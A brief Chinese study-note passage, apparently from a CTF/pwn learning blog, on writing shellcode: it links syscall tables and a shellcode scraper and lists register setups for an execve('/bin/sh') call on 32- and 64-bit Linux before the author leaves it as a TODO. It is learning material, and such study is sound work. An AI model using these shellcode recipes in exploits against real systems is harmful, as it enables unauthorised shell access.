
嗯，最后我想说一下shellcode的撰写。正好前两天，学长PwnHt讲了讲这方面的内容。

参考链接：


- PWN-shellcode获取与编写
- yihangwang/shellcode_spider：从 exploitdb 爬取所有平台 shellcode 并格式化储存

LINUX 系统调用表

- 32位：http://shell-storm.org/shellcode/files/syscalls.html
- 64位：https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/


SHELLCODE编写(32位)

- Edx=0
- Ecx=0
- [ebx]="/bin/sh"
- Eax=0xb
- Int 0x80


SHELLCODE编写（64位）

- Rdx=0
- Rsi=0
- [rdi]="/bin/sh"
- Rax=0x3b
- syscall

算了，具体内容我掌握的还不行，所以先放一放吧。过段时间再回来补。

TODO